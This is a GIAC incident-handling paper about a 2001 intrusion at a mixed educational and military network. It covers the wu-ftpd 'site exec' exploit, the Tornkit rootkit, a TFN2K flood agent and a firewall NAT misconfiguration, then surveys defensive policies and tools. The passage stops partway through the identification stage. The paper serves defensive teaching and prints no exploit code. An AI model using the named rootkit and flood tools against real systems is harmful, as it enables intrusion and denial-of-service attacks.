Global Information Assurance Certification Paper

Once Bitten Twice Sly

<Common Exploits Fueled by Common Mishap>

By John M. Melvin

We all know the saying, "Fool me once, shame on you, fool me twice shame on me". But what if *we* are the ones fooling ourselves…. Here is a description of an attack made easy, twice, propagated by mishap and misjudgment.

Preface: My first thoughts I wrote to my friend and colleague, <PrinceOhms>, the day after the attacks, 28 May 01:12:20

<…>
<WhIPsmACK> It's not too hard to compromise something if the key if left out→
<PrinceOhms> better yet, the key is there and that $1000 dog you
<PrinceOhms> bought licks the intruder's feet as he walks through the threshold. ….
<WhIPsmACK> Ah, this is a welcoming world, isn't it?
<WhIPsmACK> The attackers out there can throw away those great opening chess
<WhIPsmACK> moves and the strategy they planned, they don't need it. I'm talking
<WhIPsmACK> about us good guys throwing the game for them, they have won
<WhIPsmACK> without even making a move :-O
<PrinceOhms> you mean we are so preoccupied with beefing up our defenses with
<PrinceOhms> big, burly systems but leave the damn door open…. HA!
<WhIPsmACK> Yeah, a sad but true statement my friend…
<WhIPsmACK> Sadder still, these compromises are nothing new, same old fad coming
<WhIPsmACK> around again
<PrinceOhms> Like bellbottoms and tie-dye, if it worked before it'll work again
<WhIPsmACK> Well, I'm about to pull out my moon-boots and get deep into this---:-)

You can extract several facts from what was written above: One, there is negligence or even ignorance of the systems involved and those who administer them. Two, a false sense of security was shared because they thought, with the right equipment, everything would function perfectly. And three, there was no respect to the past mistakes we have all made--- we must learn from those mistakes and not assume we are too far in the future for previous exploits--- History **WILL** repeat itself.

But was it so bad, I mean the compromise of the systems we incurred (not the morality behind the attack…. We propagated that for him). After all, doesn't it take someone to point out to you the weaknesses, vulnerabilities, and faults in order to improve and harden your processes and policies? It is unfortunate this information came by way of an attack, but good can come from it by learning and applying. So, I can say to the attackers out there, "Thank You", you are making us better people, and you teach us well.

Table of Contents

What Happened: An Executive Summary

Affected Machines:

Host	IP Address	OS	Owner
nano.xxxxx.edu	192.168.168.66	Redhat 6.2	Gov
kera.xxxxx.edu	192.168.168.131	Redhat 6.2	Military
lilo.xxxxx.edu	192.168.168.41	WinNT	Military

An increased level of network activity alerted system administrators of an intrusion at the EDU Technology Park, on 27 May 01:1531, and a handful of friendly emails from concerned Netizens helped tip them off of the events, as they became an incident.

Method of Attack:

The attacker used a slightly modified version of the **Tornkit** root kit (publicly available). It appeared that the attacked systems were compromised utilizing a vulnerability in the **site exec** command contained within the (wu-ftpd) software package. This binary can be re-enabled, even if once disabled, if the user re-runs any system configuration utilities-→ so it is hard to eradicate. The rootkit modified a number of system binaries in an attempt to hide itself. It also installed two main programs used by external entities to manipulate the machine; **ssd** which is a modified ssh daemon, and **td** which appears to be a version of TFN2K (Tribal Flood Network 2000). Most of the binaries and configuration files resided in /dev/scd0/.nfs1 (note: this directory is not visible when the machine is examined using compromised binaries). One of the Redhat machines was actively scanning for other vulnerable systems at different subnets and other sites. This machine was observed trying to utilize a buffer overflow on the military WinNT IIS server. To prevent the installation of a back door on the Windows server, the compromised Redhat machine was successfully caged for further observation and containment.

Motivation for attack:

The attacker appeared to be primarily interested in utilizing the compromised computers as a platform for scanning other hosts and launching DDoS (Distributed Denial of Service) attacks. No sensitive or proprietary data appeared to have been compromised.

Remedial Action:

Two of the affected machines (Lilo, Kera) were examined and all data on them was copied so government and FBI personnel could determine if any further information could be learned. Nano (Redhat 6.2) was not under our control, local administrators handled the backup and recovery for this system. The affected systems were rebuilt in a more secure fashion prior to being reconnected to the network, and all other hosts on the network were scanned for related vulnerabilities.

But What Actually Happened?


Okay, enough of the dry summary and high-level overview of what happened…let's get into why this really took place. If you're keen to detail, you may have noticed the 3 machines listed above all have .edu domains, yet none of those machines were actually owned by an EDU institution.

Current Topology

The EDU Technology Park is a network in transition. The topology supports educational, commercial, and military customers in a very mixed environment. Both EDU and Military personnel have problems with the current topology because there is no clear demarcation between educational, government, and commercial assets on the network. Currently, there are 2 SDPs (Service Delivery Points) on the corporate network; a commercial ISP and the DREN (Defense Research and Engineering Network).

Without going into too much detail about the politics of it all, I'll try to explain why this eclectic, and cumbersome, network exists. The technology park is EDU owned, and all systems are assigned to .edu registered addresses. They maintain the service and policies for network traffic outbound through the commercial ISP, and overall minimum guidelines for computer security and network policy (This is their turf, their infrastructure, their routers and so forth). The military component of this network is divided into 2 research labs, RL1 and RL2, located behind load-balanced firewalls with their own set of security and policy filters/rules. The military strictly governs the access and services for the DREN, although they have to travel through a barrage of EDU components to get there. Since the EDU side maintains operational control over much of the daily services our customers demand (Internet, Mail), the military was required to logically move their network infrastructure **behind** the EDU's SDP, and external router. Can you begin to see some tuff issues that could surface if an incident happened—if not, I'll explain this in the chain of custody section.

Below is a network diagram of the corporate network as it stood the day of the attack. Notice that although the EDU and military both administer separate firewalls, subnets, and SDP's, the EDU domain is definitely the 'weigh station' for all the packets.




(Fig 1)

I'm not a network architect or engineer, but I can see that while this looks like a fairly

secure layout it is not very practical for management-→especially since EDU and military operations differ tremendously in scope and policy. * Notice the Ethernet connection between the EDU firewalls and those administered by the military, it denotes a 2-way trust between domains…this will become a significant issue as I start to explain the identification and containment stages of the incident.

Several times now I have hinted about how this incident happened, aside from the attacker exploiting known vulnerabilities. How did the attacker get in? Why didn't the firewalls catch his reconnaissance efforts? Who's looking at the server logs? These are important questions that anyone, especially management, would ask.

Let Me Introduce Dynamic NAT




(Fig 2)


Network Address Translation (NAT) is a fantastic concept, sadly underutilized in corporate networks and gravely misunderstood (at least in my observation). NAT has the great capability of hiding internal network addresses from external hosts and can allow your company to use unregistered local addresses (private IP's). All Internet traffic appears to originate, or terminate, at the external interface address of the firewalls (which, by the way, is also your least trusted interface). Each one of these external interfaces is assigned one of your company's **registered** Internet addresses (so it essentially becomes the only interface visible to the Internet).

Simply stated, dynamic NAT translates the internal source address to a registered external address, and dynamically associates a port number with the hidden IP address. For inbound traffic, NAT translates the destination address from the external IP to the correct internal IP address. Perhaps the best thing about NAT, aside from hiding internal hosts, is its ability to drop all packets destined **directly** for the internal network.

Another nifty capability of some NAT servers is the ability to utilize a feature called **pass addressing**. Essentially this allows the administrator of an internal host to verify the IP address of the external host initiating a session, even though this is a proxy session held at the firewall.



(Fig 3. NAT **With** Pass Address)




(Fig 4. NAT **Without** Pass Address –"Traditional Proxy")
*Notice the server logs would only see the firewall's address

As a network administrator and security chief, I definitely prefer the use of pass addressing to maintain the integrity of the originating address (plus, it's a huge advantage to be able to bounce several log files from different sources during a forensic investigation).

All this said, NAT in the wrong hands, or configured incorrectly on an interface, can be disastrous-→ as was the case for this incident.

Sometimes "Gnat's" are Pesky Pests! (The *Real* Attack Profile)



(Fig 5) NAT Enabled to the Internal Interface

What if you enabled NAT for the external network? Can this even be done?

Unfortunately, Yes! Because firewalls are becoming so advanced now and days, they pretty much let the administrator configure them in any way. But why would the capability to enable external NAT on an interface exist? There are reasons, for instance if you have several firewalls as subnet nodes you may want to NAT between them, or between domains. However, I see no sane reason to enable NAT for the internal interface if this is the firewall logically behind the external router… this is what happened at the EDU Technology Park. Furthermore, pass addressing was not enabled. Look at figure 5, in this situation the NAT feature is exactly the opposite from figure 2. Instead of hiding the internal network and assigning one registered address visible to the Internet, **all** external host IP's are now converted to one registered internal IP-→ That means that every Internet IP is converted to your trusted, internal IP and allowed into the network! I'm sure you are saying, "this is just common sense, no one would ever do this"… we should say, no one would ever do this intentionally…

Let's bring all of this together--- the attack, the exploits, and the mishaps--- and see how it plays out against the 6 stages of incident handling.

Preparation

We all know that the preparation phase is perhaps the most important step in incident handling, it is our foundation, recipe, and plan of attack→ against an attack. Preparation is the establishment of policies, procedures, and planning that help minimize the chance of making disastrous mistakes, and making matters worse, during a high-stress incident. Preparation is also implementing preventive measures to proactively minimize vulnerabilities and successful compromises.

Here's how I found the state of preparation policies at the EDU Technology Park, and our posture on the military side.

EDU Security Posture

The EDU's established security policy was pretty good, considering it is academic in nature. However, most of the tightening down and micro-analysis of logs and traffic are done at the subnet level (not the domain level), and by the administrators for those subnets. Because they are the parent domain, and concentrate mostly on providing services, their policies are more of a high-level overview, a minimal configuration for others to follow and modify. Here's what they had in place:

- **Security Awareness Training and Evaluation (SATE) training:** This is the standard and mandatory training all users on the network must accomplish in order to obtain a domain account, email account, or IP address (see below on how we prevent people from 'snatching' "free" IP's that might be lying around). The user must take an initial training session, lasting half a day, conducted by our sys administrators and firewall personnel, and follow-up sessions conducted quarterly in order to maintain network connectivity. This is a great policy and there are no exceptions (ah, managers beware). Following the training the user is required to take an exam and conduct real-world scenarios. Some examples of SATE training might include what to do if you receive an application embedded within an email, how to identify and annotate social-engineering hacker attempts, and how to identify what services your computer should be running. There are many other informational modules the user learns like password storing policies, Internet policies, data storage and destruction, and so on.
- **In-process forms: The user must be identified and traceable!** That's right, we need to know all of this when you apply for any network services: your name, building, room, floor, phone number, OS of your system, version, peripherals, office symbol, boss's name, all of his/her information as well, copy of your work contract or orders if military, and valid ID. There are other information fields such as additional services the user may need or waivers he/she wishes to submit for anything that could conflict with overall policy, etc. In addition, there are fields the network engineers fill out such as what switch the user connects to, what port, what type of cables, and a hardware inventory.
- **Out-Process Forms:** Same as above but in reverse…. We ensure the user is completely eradicated from our network when he/she decides to leave the organization.
- **Background check:** Basically this is the same criminal/ethical investigation an applicant recieves when applying for the job, except this is in cooperation and conducted through military channels.
- **Password safe-keeping:** Once you've made it through the above steps you finally get to set up a default password in case your current one is forgotten or expired. In such a case the user is required to personally appear and request his/her current password be changed back to their default password (Don't forget to show that valid ID!). These default passwords are encrypted using MD5 hashes and stored offline in the alternate help-desk location.
- **Log on banners:** This reiterates and enhances the SATE training by explaining the users rights on the system, warning that all activity may be subject to monitoring, and warning of possible disciplinary action if the user violates the policies.
- **Antigen blocks:** Global Anti-Virus servers providing application level filtering and scanning. This is a pretty good setup and first line defense against Trojan horses appending to programs or malicious code embedded within executables and other attachments. However, it is still stressed that the user is the ultimate stoplight for such activity, and thus educating the user of proper email procedures is covered heavily in SATE training as well.
- Along the same line is **100% Anti-Virus protection** required at the desktop. The

global servers push updated signatures and patches/service packs on a weekly basis for the user. Weekly scans are also conducted and logged by the global servers.

This is what I observed and gathered when I conducted an inventory of their policies. Overall, I was impressed with what they had, but somewhat dismayed at what they were lacking. But like I said, they are the overarching authority, perhaps too busy to drill down into detail with the smaller subnets ---- like the military side.

Military Security Posture

Okay, so now we get a bit more detailed and thorough with security analysis, detection, and prevention. Below are the military's security policies and posture, and obviously governmental instructions and regulations make this more intrusive and comprehensive. Starting with the minimal policy guidelines set forth by the EDU domain, our subnet includes all the policies above and what we have added below:

Collection, Prevention, and Education Tactics

- **Forms and Collection:** Chain of custody forms, incident reporting forms (identification forms, incident surveys, containment and eradication forms), evidence bags and tapes, and log books.
- **Recording devices:** Tape recorders and digital cameras.
- **Friday message of the days:** This is our attempt to keep the users up to date with either current events, security policies, or scheduled maintenance announcements. Accompanying the message of the day are pertinent contact information for key security players throughout the organization.
- **SMS log ins:** I like the theory and practice behind Microsoft's System Management Server. This service helps us ensure proper log-ins and security policies, push patches and service packs out to all window users, diagnose remote systems, log unauthorized access attempts, inventory our systems, applications, and hardware (down to the file extension type), and numerous other features. This is a required service that runs under the domain admin accounts and starts automatically upon booting.
- **Session wall:** I love this tool! I guess the best way to describe this program is it's part firewall, part vulnerability scanner, part network analyzer, and all sniffer. This tool monitors all email inbound and outbound, all Internet traffic, any session attempt in either direction, logs all packets (I mean all) and their information fields, can block by IP, domain, URL, service, port, and reverse DNS, it automatically drops half-open or just Syn-Ack attempts, counters DDoS attacks, and makes every effort to identify the intruder. Another nice feature is its' ability to 'Show all' that is happening (you don't have to muddle through hex or other code to decipher a packet, it displays exactly what the user is seeing). Another great thing about Session Wall is it's ability to survey and monitor without detection—nowhere in the requirements of the program or the underlying OS does actual network SW need to be installed…. In other words it does not inject itself into the network fabric, it just hangs off of it,

quietly listening.

- **Incident groups:** We have established multi-tired handling groups each responsible for a certain stage within the incident. I am part of the first wave of technical advisors consisting of firewall administrators, system administrators, and information assurance specialists. The second tier are members of the Network Specialty Operations Center (NSOC) that act as the medium link between the technical staff and outside agencies such as law enforcement and media. Then provide necessary resources such as activity monitoring, tracking, and gathering coooperation from outside ISP's or agencies. The third group consists of the CIO's and OSI (Office of Special Investigations) that ultimately receive the data collection and recommendations from the previous groups. They take over the incident once it is identified and proper recording and monitoring devices are in place. This group defines both containment and remedial action for the technical group to accomplish, and provides direction for the eradication methods. Once the incident has been dealt with, they also provide the overall follow ups and lessons learned. The OSI is the military law enforcement contacts for these matters.
- **Routine scans and audits:** This is my job too. I scan our entire subnet weekly for vulnerabilities, rouge IP's (IP's 'snatched' from thin air), services, ports, and connection attempts. I don't really get fancy here and use very common programs such as NMAP.
- **Full database of Users and Administrators:** Remember that In-Process form users are required to fill out so we can trace them and inventory their systems? Well, sometimes those users move around, buy new systems, get new hardware and software, change offices and phone numbers, etc. What I do is maintain a complete list of systems, OS's, routers and switches that I collect from my scanning and auditing programs. I bounce this off of DNS records and determine system names and match to IP address. Then, I go hunting for who owns the systems if the file on record (the in-process form) no longer contains valid information. Many times I try to contact administrators for a particular system that needs to be patched and find either they changed offices or their phone number. That leaves me with 3 options: I send the user an email to contact me ASAP, I track down the IP by looking up ARP cashes in the routers and matching that to the switch port, or block them at the firewall until they call….. well, I'm all for customer service but the last option seems to get their attention *quickly*. It is mandatory, as well as professional courtesy, to notify the help desk if any of your contact or system information has changed.
- **Contact numbers:** We have a full recall list for key HR and Legal personnel within our Command and jurisdiction, personnel responsible for infrastructure services (e.g. firewall, routers, email, helpdesk, phone, and application services), physical security personnel, and upper management (CIO's) and law enforcement (OSI).
- **Security Awarness Visits (SAV)**: This is another one of those mandatory military programs aimed at 'surprise' visits to security, network, and information assurance centers. Graded upon a standard set of regulations, these centers are audited for compliance at least yearly.

Reconnaissance, Monitoring, and Analysis Tactics

- **Port Monitoring:** Aside from Nmap scans which report if ports are in use, I like to know when ports are accessed and by who. I use NukeNabber, PortSentry, and Protect X on some internal servers and our research subnet to listen for attempted connections on any port I specify. Other nifty features of these programs are their ability to trace the destination attempt, log and report to ISP's, automatically block on the fly, and chat with the attacker!
- **System file Monitoring:** Two great file monitoring utilities we use are Tripwire and Winalysis. With these programs we can detect changes in files, the registry, user accounts, rights policy, services, shared drives, and volumes. They both can detect intentional tampering, user error, software failure, and introductions of malicious software, as well as open doors. They take compressed snapshots of the system and automatically verify data and file integrity against a known good source file in their database. I normally store the database offline on a removable disk, and I certainly take a good snapshot BEFORE the system is connected to the Internet for the first time!
- **Port-to-Application Monitoring:** This is a must have capability for windows administrators, although I notice not too many of them know about it or utilize it. Have you ever wondered why certain ports are open on your system, and what opens them ? My favorite program to use in answering these questions is **Fport**. This tool reports all open TCP/IP and UDP ports and maps them to the owning application. I say this is a 'must have' for window administrators becasue keeping tabs of what is running under Unix-like systems is much easier.
- **All-in-Ones Scanners:** I often use these Swiss-army programs for pinging, lookups, who-is, port scans, OS fingerprinting, tracert, NTP, SNMP, and others. Such programs are ManiacScanner and WS PingPro Pack.
- **Sniffers:** We all know what sniffers are, and I keep a few software versions available on our response laptops. My favorites are Analyzer, Ethereal, and TCPDump.
- **Port/Service Integrity Checks:** I have written a program that ports Nmap scans using the –O –sS options. This program checks and compares previous services and ports with its' database of Nmap scans and generates an email reporting the differences. It also checks for rouge IP's (IP's grabbed out of thin air without being properly registered) against my list of valid and registered user IP's. If any are discovered it automatically sends a filter rule to the firewall requesting the IP be blocked. This **GREP/NAWK** script could be compared to a freeware scanner from LanGuard, and one I recommend.
- **Test Labs/network:** This is a complete network consisting of one router, two switches, 3 servers, and 4 workstations. This is strictly used to test new software and applications, teach administrators how to scan and hack using vulnerabilites and exploits, and utilize real-world security scenarios. This network segment is completely separated from the production subnet.
- **Research Subnet with Internet access:** This is wear our **Bug/Vulnerability**

watchers spend a lot of time gathering information and collecting the newest incident trends. This subnet sits logically above the EDU firewalls, and in essence is its own DMZ.

- **Implementation subnet for applying fixes:** This is very similar to our **Test Labs/network** except we are not trying to destroy the systems but, repair and harden the systems. We gather vendor patches, service packs, and other security fixes and first test and monitor their actions on servers mirroring actual production servers. This subnet is also completely separated from the rest of the network.
- **Unix log in's:** You say "what?" We utilize two different applications to *simulate* domain log-ins for Unix users. First, we have a Unix plug-in for our SMS servers enabling the capability to check remote applications and push patches, or modify files and permissions on a variety on Unix flavors. The second application is a tool I wrote with 4 other administrators. It runs as a Kernel level process regardless of what user is logged in. This tool reports into a central database server and 'asks' if any updates or security patches/fixes are needed. The database server checks its table to see what it has pushed to the client, and what new items may be available according to the client's platform and version. This tool also has a built in "'phone home" reply feature: the database server will, twice a day, 'round up' it's clients by requesting an echo reply then commanding the clients to report in. If the client does not report in, or the server does not receive an echo reply, the IP address is reported to the firewall administrator for investigation (this helps us know if the administrators are removing the process, spoofing their IP, or blocking echo requests). We have to frequently **assure** the administrators of our intentions and make them realize this is a great service to them.
- **Full System back-ups:** This is reserved for our mission critical servers, and done bi-weekly. We store the entire image off site in its own safeguard room.
- **Vendor contacts and maintenance contracts**

Jump Bags

We have developed a jump bag for each key incident handler. Most of what's contained in the bag I have described above, so here is a basic listing.

- Tape recorder with extra tapes and batteries
- CDs with binaries of our organizations operating systems
- CDs with forensic software (tripwire, WS Ping Propack, Maniac Scanner, Nuke Nabber, Protect X, Win Analysis, Active Ports, and Fport)
- CDRW's, ,
- Plenty of tapes for back ups
- Corporate phonebook
- Lap Top (triple boot – Linux, Solaris, Windows)
- Patch cables
- Switch
- Cell Phones

- Pager
- CD with all patches and back up programs (bootable)
- Sniffers (analyzer, tcpdump, ethereal)
- Encryption software (PGP and Maxcrypt)
- Scanning software for neighboring systems (nbtdump, Nmap, Snort, and dump ACL)

Okay, you read through all of this and you are probably wondering how we can have a pretty good watch on our network yet let two attacks go undiscovered—I was, until we drilled down a bit farther into the investigation.

Identification

This phase is where we begin to identifying whether or not an incident has occurred, and if so, the extent and intention of the incident and what its' impact would be on mission accomplishment.

A NETIZEN NOTICES A NETSPY

Greetz David,

I observed this a while ago…

Rule "Default Block Netspy Tojan" blocked (10.2.4.5, 47017). Details:
Inbound TCP connection
Local address, service is (10.2.4.5, 47017) ←---------- Hmmmm…..
Remote address, service is (192.168.168.131, 1309)

----------→ 192.168.168.131
192.168 – 192.168.255.255
EDU Technology Park
123 Rellim Dr
Treecity, OH 41235
Sweeny, David Z.
Dswee@TechE.edu
(333) 249-8952
TechE.Edu 192.168.7.32
EDU-NET
27- May 2001
Source: whois.arin.net

… thot yewd lyke 2 kno

With one email sent to the CIO of the EDU Technology Park, **MaChIN13** opens up a big can of worms----along with a few eyes----and our investigation begins.

Description of the Attack:

The actual exploit used to compromise the Military system was not a new discovery or a new vulnerability, just take a look at Cert Note IN-2000-10 for more information. The Military segment thought they were safely hidden behind a veil of firewalls and neglected to keep up with advisories and patches on their internal systems…instead they were hidden behind a cloak of negligence.

Remember my questions from above--- How did the attacker get in? Why didn't the firewalls catch his reconnaissance efforts? Who's looking at the server logs? Let's take a look at why these questions may not have been asked in the first place.

We know from our discussion on NAT how the intruder got in (the attacker's true IP was stripped and re-encapsulated with a valid internal IP). That means whatever rules you put in to prevent Internet users from accessing your internal network are no longer valid, since everyone on the outside assumes your internal network address. **Fig 6** below shows the network interfaces on the EDU NAT firewall, all internet users were given the registered internal address of 192.168.168.5.




Fig 6: NAT on the Internal Interface

So, let's take a look at this filter rule that would normally block external hosts from probing or accessing FTP port 20/21.




Fig 7: FTP Service Rules for Military Subnet

